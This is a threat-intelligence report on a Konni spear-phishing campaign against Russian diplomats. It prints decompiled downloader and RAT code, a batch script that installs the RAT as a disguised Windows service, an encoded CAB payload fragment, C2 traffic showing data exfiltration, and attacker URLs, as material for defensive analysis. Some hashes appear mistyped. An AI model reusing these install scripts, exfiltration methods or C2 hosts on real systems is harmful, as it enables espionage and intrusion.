




01 // 03 // 2022

TLP:WHITE

NORTH KOREAN GROUP "KONNI" TARGETS THE RUSSIAN DIPLOMATIC SECTOR WITH NEW VERSIONS OF MALWARE IMPLANTS

 www.cluster25.io


 [@cluster25_io](https://twitter.com/cluster25_io)

TABLE OF CONTENTS


KILLCHAIN OVERVIEW	4
INITIAL ACCESS	4
DOWNLOADER ANALYSIS	5
KONNI RAT ANALYSIS	10
ATTRIBUTION	13
ATT&CK MATRIX	14
INDICATORS OF COMPROMISE	16
ABOUT CLUSTER25	19

EXECUTIVE SUMMARY

Cluster25 analyzed a recent attack linked to the North Korean APT group "Konni" targeting Russian diplomatic sector using a spear phishing theme for New Year's Eve festivities as lure. Once the malicious email attachment is opened and executed, a chain composed by multiple stages is triggered, allowing actor to install an implant belonging to the Konni RAT family as final payload.

01 KILLCHAIN OVERVIEW


The following diagram shows the overall phases used by the actor to infect the target. The malicious activity starts from an email containing a malicious zip file, which once decompressed drops a malicious downloader able to activate a complex chain of actions finalized to deploy **Konni RAT** malware, named **scrnsvc.dll**, as Windows service.



02 INITIAL ACCESS

C25 has traced an activity that started at least from August 2021 aimed at Russian targets operating in the diplomatic sector.

On December 20th emails crafted to infect the Russian embassy located in Indonesia have been detected; these emails used the New Year Eve 2022 festivity as decoy theme. Contrary to its past actions, the North Korean APT group this time did not use malicious documents as attachments; instead, they attached a .zip file type named “**поздравление.zip**”, which means “congratulation” in Russian, containing an embedded executable representing the first stage of the infection. The emails were spoofed using a ***@mid.ru** account as a sender to pretend that it was sent from the **Russian Embassy in Serbia**.



Уважаемые коллеги,

С наступающим Новым годом!

В приложении поздравление.

Спасибо.


03 DOWNLOADER ANALYSIS

The artifact found and extracted from the zip is a Windows x32 executable, named “**поздравление.scr**” and compiled in date **Mon Dec 20 09:16:02 2021**. From the recent compilation date, it seems to have been developed specifically for the attack under analysis, and it can be identified by the following hash:

SHA256

cdfc101b18b9b3f9e418fbb9a6b7d2750d5918c61ed3899ca4ecd7ede5022ac5

The sample has the behavior of a trojan malware, and it is intended to resemble the legitimate `scrnsave.scr` Windows application. When executed, it drops under the `%TEMP%` directory an image named `Happy.jpg` (which is embedded in the resource section) and opens it as a foreground window to trick the victim into believing that it is a legitimate Russian themed happy holidays screensaver.



Subsequently, in the background, the malware starts its malicious activities by downloading the next stage payload from an HTTP GET request to the Command-and-Control domain `i758769.atwebpages.com`, passing as parameters the hardcoded user id numbered as `18756` and a type used as a flag to specify if the infected machine was 32 or 64 bit. The Command-and-Control Apache webserver response was configured to respond with HTTP status code `401`, having the attacker set a fake `.htaccess` (likely to ensure it went unnoticed at security checks), returning as a response, in any case, a compressed `CAB` file encoded in `base64` visible in the evidence below.

```
GET /index.php?user_id=18756&type=1 HTTP/1.1
Connection: Keep-Alive
Host: 1758769.atwebpages.com
```

```
HTTP/1.1 401 Unauthorized
Date: Thu, 23 Dec 2021 09:00:00 GMT
```

Fake .htaccess

```
Server: Apache
WWW-Authenticate: Basic realm=""
Content-Length: 62392
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

CAB payload

```
TVNDrgAAAAItgAAAAAAAwEBAAAAAA4DQAaAAAAQAQ0BQAAAAAAAFNEiCAAaH5zdgf5bC5iYXQA4H4BFAEAAAAJRtVggAHjcm5ZdmFuZGxsADYAAAB0ggEAAACUU82IIAbzY3Juc3ZjLmLlUaQ8i58tgfUAAGEML5b
cne4mISTpZmkIaxpoJBCBQ0QYemdbMt6IAwRwQz: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
y28+160VONK+iLAFdmkP/
```

After the CAB downloading, the malware starts the file decompression using **expand.exe** process logging a file named - **a.log** - when the decompression is finished. The following image illustrates the snipped of code described.

```
ExpandEnvironmentStringsW(L"%TEMP%", &decompressed_file, 0x104u);
GetTempFileNameW(&decompressed_file, 0, 0, &compressed_cab);
DeleteFileW(&compressed_cab);
GetTempFileNameW(&decompressed_file, 0, 0, &FileName_downloaded);
DeleteFileW(&FileName_downloaded);
flag_is_64_bit = GetSystemWow64DirectoryW(&Buffer, 0x104u) != 0;
swprintf_s(&pwpszObjectName, 0x104u, L"/index.php?user_id=18756&type=%d", flag_is_64_bit);
if ( download_payload_file(&pwpszObjectName, &FileName_downloaded)
    && decode_and_write_cab_file(&FileName_downloaded, &compressed_cab) )
{
    if ( !wait_log_and_exec_install_bat(flag_is_64_bit) )
    {
        DeleteFileW(&compressed_cab);
        return 0;
    }
    swprintf_s(
        &CommandLine,
        0x200u,
        L"cmd /c expand \"%s\" -F:* \"%s\" && del /f /q \"%s\" && echo OK > a.log",
        &compressed_cab,
        &decompressed_file,
        &compressed_cab);
    ProcessInformation.hThread = 0;
    ProcessInformation.dwProcessId = 0;
    ProcessInformation.dwThreadId = 0;
    ProcessInformation.hProcess = 0;
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    StartupInfo.wShowWindow = 0;
    StartupInfo.cb = 68;
    CreateProcessW(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, &decompressed_file, &StartupInfo, &ProcessInformation);
```

To optimize the time wasted during **CAB** decompression, the malware writes and executes the following BAT file into the **%TEMP%** directory, which was contained in the data section encoded in **base64**:

CODE
<pre>@ECHO OFF CD /D %TEMP% : WAITING TIMEOUT /T 1 IF NOT EXIST "A.LOG" (GOTO WAITING) DEL /F /Q "A.LOG" INSTALL.BAT DEL /F /Q "%~DPNX0"</pre>

The script's scope is to wait for the decompression to finish by using the creation of **a.log** file as flag and automatically execute the content of the CAB extraction, which is the **install.bat** file (one of the files contained into the CAB), and finally delete itself using **"%~DPNX0"**, a bat script convention used to specify the BAT file itself. As previously described the CAB file's decompressed content contains the following files:

- *Install.bat*
- *scrnsvc.ini*
- *scrnsvc.dll*

Install.bat file is the launcher of the next stage infection, which hides the tracks of the previous activities by moving all the files into the System32 directory and installing and starting the final

implant **scrnsvc.dll** as a Windows service named **ScreenSaver Management Service**, which, when registered, loads the configuration file **scrnsvc.ini**. The Windows service is installed by configuring **svchost.exe** as a process container of the DLL executable representing **Konni RAT** malware. **Install.bat** has already been seen among the TTPs belonging to this threat actor, which content is visible below, where, in this case, it appears to have been slightly modified, and therefore more likely to deceive detection signatures referring to files used in previous intrusions.

CODE

```
@echo off

set DSP_NAME="ScreenSaver Management Service"

sc stop scrnsvc > nul

echo %~dp0 | findstr /i "system32" > nul

if %ERRORLEVEL% equ 0 (goto INSTALL) else (goto COPYFILE)

: COPYFILE

copy /y "%~dp0\scrnsvc.dll" "%windir%\System32" > nul

del /f /q "%~dp0\scrnsvc.dll" > nul

copy /y "%~dp0\scrnsvc.ini" "%windir%\System32" > nul

del /f /q "%~dp0\scrnsvc.ini" > nul

del /f /q "%windir%\System32\scrnsvc.dat" > nul

: INSTALL

sc create scrnsvc binpath= "%windir%\System32\svchost.exe -k scrnsvc" DisplayName= %DSP_NAME% > nul

sc description scrnsvc %DSP_NAME% > nul

sc config scrnsvc type= interact type= own start= auto error= normal binpath= "%windir%\System32\svchost.exe -k scrnsvc"
> nul

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v scrnsvc /t REG_MULTI_SZ /d "scrnsvc" /f >
nul
```

CODE

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\scrmsvc\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d
"%windir%\System32\scrmsvc.dll" /f > nul

sc start scrmsvc > nul

del /f /q "%~dp0\wpnprv.dll" > nul

del /f /q "%~dp0\*.bat" > nul

del /f /q "%~dpnx0" > nul
```

04 KONNI RAT ANALYSIS

The following Konni Rat version is a x64 DLL executable, which has as compile timestamp **Mon Dec 20 09:02:38 2021** - UTC, same date of the downloader, and where the payload is contained in its export function **ServiceMain** and is directly invoked when registered as Windows service. Cluster25 retrieved two different samples of the same Konni version identified by the following hashes:

SHA256

cdffc101b18b9b3f9e418fbb9a6b7d2750d5918c61ed3899ca4ecd7ede5022ac5

8f7037aaf27bb58a15f946bd3a30cb468078a7ee9addcc4ba89440b2114e4c83

Once registered as a service, the malware starts solving in runtime all the WinAPIs needed to interface with the infected operating system's file system and to communicate with the control and monitoring server. The exported functions loaded belong to the following libraries:

- *kernel32.dll*
- *advapi32.dll*
- *urlmon.dll*

- *wininet.dll*
- *shell32.dll*

It then creates a pointer memory structure used to store the configuration used by the malware during execution, which contains information such as the name of the computer, the time of seconds to remain asleep, the domain used to communicate with the adversary command and control, and all the information collected during the future enumeration. The configuration structure is then passed as argument at a new thread created which is used as main routine by the malware to perform the network communications and exfiltration, as visible in the following code snippet.

```
HANDLE v2; // rax
__int64 v4[4]; // [rsp+50h] [rbp-98h] BYREF
int v5; // [rsp+70h] [rbp-78h] BYREF
__int16 v6[48]; // [rsp+78h] [rbp-70h] BYREF

memset(v6, 0, sizeof(v6));
v4[1] = 0i64;
v4[2] = 0i64;
v5 = 104;
v4[0] = 0i64;
v6[28] = 0;
if ( !(((__BYTE *)qword_7FEEA2794A0 - (__BYTE *)qword_7FEEA279498) >> 3) )
    throw_exec("invalid vector<T> subscript");
((void (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _DWORD, _DWORD, _QWORD, _QWORD, int *, __int64 *))CreateProcessW)(
    0i64,
    *(__QWORD *)qword_7FEEA279498,
    0i64,
    0i64,
    0,
    0,
    0i64,
    0i64,
    &v5,
    v4);
v2 = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)CnC_exfiltration, config_victim_struct, 0, 0i64);
*((__QWORD *)config_victim_struct + 575) = v2;
return WaitForSingleObject(v2, 0xFFFFFFFF);
```

The thread starts verifying if there is Internet connection available, remaining in sleep if not, then adds the value **65001** into the Registry key in **Console Codepage**, to make Unicode character set in **cmd.exe** by default, and collects data:

- *Enumerated cached website via FindFirstUrlCacheEntryW and FindNextUrlCacheEntryW*
- *Enumerated operating system information using cmd /c systeminfo*
- *Enumerated processes using cmd /c tasklist.exe*

Once the enumeration has been completed, it stores all the info into temporary files which will then be converted into a CAB file using `cmd /c makecab` and furtherly encrypted and sent to the attacker server via HTTP POST request body to `hxxp://455686[.]c1[.]biz/up[.]php?name=%COMPUTER-NAME%`, passing the operating system computer name as parameter as evidences in the network dump reported following:

```
POST /up.php?name=HOME-DESK HTTP/1.1
Content-Type: multipart/form-data; boundary=-----7e4512a60722
Host: 455686.c1.biz
Content-Length: 2003
Connection: Keep-Alive
Cache-Control: no-cache

-----7e4512a60722
Content-Disposition: form-data; name="fileToUpload"; filename="ff 12-28 19-16-03.txt"
Content-Type: application/octet-stream

|6)....6
*...0.e..T
0..]q...5.h.
.oB.*T2..C.=.m..E...s.}.....Rw_|Z.7..nh.r$....N.gX%....VeK<.)dc.D...t...}_...R...M.V...Sq#.F.j.2..e.u...\.m^...NBgI...v9...=ZX...'.g0...0.....X...`^
t...\.Fi.]=iI.....h...#a.n.....u.h0w's..Z.2.R
.xcS[.2...X.<...i/ba..8..$.mL.n.....O.(...P.F"...#.Kg`.....pK...<O...i...r.#u(..c3..-<7.....9.-.$].-...90,qg...u..m)gV.....v...1...
8,R.....r...t.....L1.ff.e.....^\.t.Hm.-.X...rh.j{.....[S..?^..j.E4G.nz.._Ba$.w.....k5.1#.....dd\..hLD>.|R.4\...%y.Y.b...../9.$...].o.k.n.gJ.....%).
.pW...M.ev...2.....D2.....1.v'...X...$U0...&.K.$wM.....R.2].}.s.y>(...X...R...J...s./...;...;...O.R...B.])%.....^(.71..N.s..E."VE...n..V.....K..
$....@.X...X1S.....jZ. g.A.....|......$N..3+...!x.B.....|.j.E'.).".r... (m...W."B"@.....>.....<...7o...:..xa..X..!-u.....
ot.q.S.vj/..'.m.@...h..3.....^I.....1.....u.u.N... ..zGP.P.....r..0B.L... ../.?3.D...F.2...MwG".....2...q.9...X:.....v.@...j.9.../.yq.='Qb.@t.
....0..li.*[...x.YOn.^?..0..i.....Cj.....d5@v...<.1...=.h.9...%..E.d(.....v!.....)?..ULR'. ..6..:w.....k.
..{.....b=ehg999.3*.K..).j.....'.....B... ..?_g).P.....^*q..
.a0.y}0v..7p.S..i.....(cB...ts.4..^..4..1CP.sYp-.bJ%;..E..[.O.[.z...0v..t$.o...LT.f...>...c....Z...>7.u...]|....
4..zb0%.]4.I.e.._\.v...
...V.1.M...{...
...0 ..0.C...0...Ev%....!.....\XF.P2.>x.....=.e).o..o.3..4].z.M.3.H[.H.....6.i...
h..A.....4&8,8[k..2d.>.ti..$....Cs..VgHs...6.m'.....v..c.[...05%.....G.{.....Nq...fw.D4...z..6...^..>.MW...N3...AW..k.e.....D2..s..0...04...-..@N...DYv$.6.....
-----7e4512a60722
Content-Disposition: form-data; name="submit"

Upload Image
-----7e4512a60722--
```

If the server response does not contain the string "success!" the malware tries to resend the request, or it starts to send HTTP GET loop requests to receive commands from the server located at `hxxp://455686[.]c1[.]biz /dn.php?name=%COMPUTERNAME%&prefix=tt`. The commands received are parsed from the response and, if containing the character ">" are executed via `CreateProcessAsUserW` obtaining the Token belonging to `svchost.exe` process (likely to avoid exceptions during output redirection of the file writing, being the sample located in `System32` folder), otherwise using the `CreateProcessW` function.

```
if ( !handle_process || !OpenProcessToken(handle_process, 0xF01FFu, &process_token) )
    return 0xFFFFFFFFi64;
SHGetFolderPathW(0i64, 28, process_token, 0, &app_data_folder);
lstrcatW(&app_data_folder, L"\\Temp\\");
GetTempFileNameW(&app_data_folder, L"Tmp", 0i64, &app_data_folder);
DeleteFileW(&app_data_folder);
if ( a4 )
    wprintfW(&tmp_filename, L"%s %s \"%s\"", tmp_file, cmd_line, &app_data_folder);
else
    wprintfW(&tmp_filename, L"%s %s", tmp_file, cmd_line);
StrTrimW(&tmp_filename, L" ");
memset(&startup_info, 0, sizeof(startup_info));
process_info.hProcess = 0i64;
process_info.hThread = 0i64;
*(_QWORD *)&process_info.dwProcessId = 0i64;
startup_info.cb = 104;
startup_info.wShowWindow = 0;
CreateProcessAsUserW(
    process_token,
    0i64,
    &tmp_filename,
    0i64,
    0i64,
    0,
    0,
    0x80000000u,
    0i64,
    0i64,
```

At the time of the analysis the server was up but it did not provide the commands to be executed, probably because the actor set up the **Command and Control** backend with some form of geofencing validation.

05 ATTRIBUTION

Cluster25 attributes these intrusion attempts with high degree of confidence to the North Korean group known as Konni. Konni is also the name of their custom RAT which presents intelligence gathering features. In this case the final implant is a new version of Konni RAT having code and behavioral similarities with its previous versions. The reported kill-chain shows overlaps with the TTPs already linked to this group as the use of CAB files as infection stage and the use of bat file to automatically install Konni RAT as a service. Identifiable modifications are evident in the pattern used for the initial access phase, most likely put in place to exploit the holiday time of year as bait.

Finally, it is possible to notice the use of "ZETTA HOSTING SOLUTIONS LLC" (**AS44476**) as hosting provider and the use of free hosting sites like *c1 dot biz* and *atwebpages dot com* for the Command and Controls hostnames. Specifically, *atwebpages dot com* appears to be commonly observable in intrusions relating to threat actors belonging to the **Kimsuki** umbrella.

06 ATT&CK MATRIX

TACTIC	TECHNIQUE	NAME
Initial Access	T1566	Phishing
Execution	T1059	Command and Scripting Interpreter
	T1204	User Execution
	T1569	System Services
Persistence	T1543	Create or Modify System Process
Privilege Escalation	T1543	Create or Modify System Process
	T1134	Access Token Manipulation

TACTIC	TECHNIQUE	NAME
Defense Evasion	T1134	Access Token Manipulation
	T1140	Deobfuscate/Decode Files or Information
Discovery	T1082	System Information Discovery
	T1057	Process discovery
	T1033	System Owner/User Discovery
Collection	T1560	Archive Collected Data
	T1113	Screen Capture
	T1119	Automated Collection
Command and Control	T1071	Application Layer Protocol
		Data encoding

TACTIC	TECHNIQUE	NAME
	T1132	
Exfiltration	T1020	Automated Exfiltrated
	1041	Exfiltration Over C2 Channel

07 INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
PAYLOAD-DELIVERY	SHA256	53b687202e69dd8d5e2e841036c96a12b93971c9ff99ca54c109c491e7ad8eba
PAYLOAD-DELIVERY	SHA1	189fdac8fd88d61ba9cbd4f7d27561a6f60a9666
PAYLOAD-DELIVERY	MD5	ad152ab451527cf2baa96304c6ecd383
PAYLOAD-DELIVERY	SHA256	72185f9dbf66d0e5dc0e1873934c183bc120708085c0de8a0e2a748f10f77de8
PAYLOAD-DELIVERY	SHA1	b433cc324a785e1d0291c961e2816e91a9549057
PAYLOAD-DELIVERY	MD5	3462e40caeec0fa52bd3c04ad8cbc9d3
PAYLOAD-DELIVERY	SHA256	451b9d4144555fcc791231db73ef3b9fdb6ffdddeb655e07a457108766f0e6ad39

PAYLOAD-DELIVERY	SHA1	fb7d9bc8309f589e39e091ef5a7b08260596ffcd
PAYLOAD-DELIVERY	MD5	8ec9a6ff22c497375b53344cafeb2292
PAYLOAD-DELIVERY	SHA256	4ca8ac99b2416d8fae67a8b18a58c8d267b7e2b72af1ee0369f2470a030af8c7
PAYLOAD-DELIVERY	SHA1	6883e1c2c1f3656cb756264fde77f88ebcde541c
PAYLOAD-DELIVERY	MD5	446ea8033ae343971312745c79fced2e
PAYLOAD-DELIVERY	SHA256	b6845a436df2b3a79dd1b0e4a57a06c60f718eee0272a3eb81183ee4750037b9
PAYLOAD-DELIVERY	SHA1	191604259def68250272919214aea109503200fe
PAYLOAD-DELIVERY	MD5	8269e1b2afaa832e7900640ebfe44bb4
PAYLOAD-DELIVERY	SHA256	24f5fb91ca41e4a191a44629f064fa14c4063b7cda68ebc2b7afb7e68a9d3cdd
PAYLOAD-DELIVERY	SHA1	f08c033d1a9f2f75a17cbcb71e3041263d2d3e61
PAYLOAD-DELIVERY	MD5	58560f053a099104b0f8ac1c9fed2903
PAYLOAD-DELIVERY	SHA256	a3cd08afd7317d1619fba83c109f268b4b60429b4eb7c97fc274f92ff4fe17a2
PAYLOAD-DELIVERY	SHA1	c1d312762d598831d431b08e47075047582856aa
PAYLOAD-DELIVERY	MD5	57a22e74ba27b034613b0c6ac54a10d5

PAYLOAD-DELIVERY	SHA256	8f7037aaf27bb58a15f946bd3a30cb468078a7ee9addcc4ba89440b2114e4c83
PAYLOAD-DELIVERY	SHA1	fc54cefe956ed5360418c0165cf2a687bbeb62fc
PAYLOAD-DELIVERY	MD5	954fe31816f2f7f095244573de8f9086
CNC	HOSTNAME	i758769.atwebpages.com
CNC	HOSTNAME	455686.c1.biz
CNC	HOSTNAME	h378576.atwebpages.com
DROP-POINT	URL	http://i758769.atwebpages.com/index.php?user_id=18756&type=1
CNC	URL	http://455686.c1.biz/dn.php?name=HOME-DESK&prefix=tt
CNC	URL	http://h378576.atwebpages.com/dn.php?name=HOME-DESK&prefix=tt

ABOUT CLUSTER25

Cluster25 is the internal Cyber Intelligence Research and Adversary Hunting Unit at DuskRise Inc. Cluster25 experts are specialized in hunting and collecting cyber threats, analysis, reverse-engineering and adversary hunting practices. Cluster25 independently designs and develops technologies aimed at the classification and categorization of malicious artifacts as well as for their correlation with known threat groups. Relying on extensive visibility into the digital threat landscape, it overcomes the usual limitations of services based on *ex-post* threat observation by providing real predictive and proactive intelligence services.



Visit us at cluster25.io

IMPORTANT NOTICE:

©2021 Cluster25. All rights reserved. The reproduction and distribution of this material is prohibited without express written permission from Cluster25. Traffic Light Protocol (TLP) violation could lead to the immediate cancellation of existing services as well as the initiation of legal actions aimed at protecting the intellectual property and competitive advantage of DuskRise Inc. Given the inherent nature of threat intelligence, the content contained in this report is based on information gathered and understood at the time of its creation. The information in this report is general in nature and does not take into account the specific needs of your IT ecosystem and network, which may vary and require unique action. As such, Cluster25 provides the information and content on an "as-is" basis without representation or warranty and accepts no liability for any action or failure to act taken in response to the information contained or referenced in this report. The reader is responsible for determining whether or not to follow any of the suggestions, recommendations or potential mitigations set out in this report, entirely at their own discretion.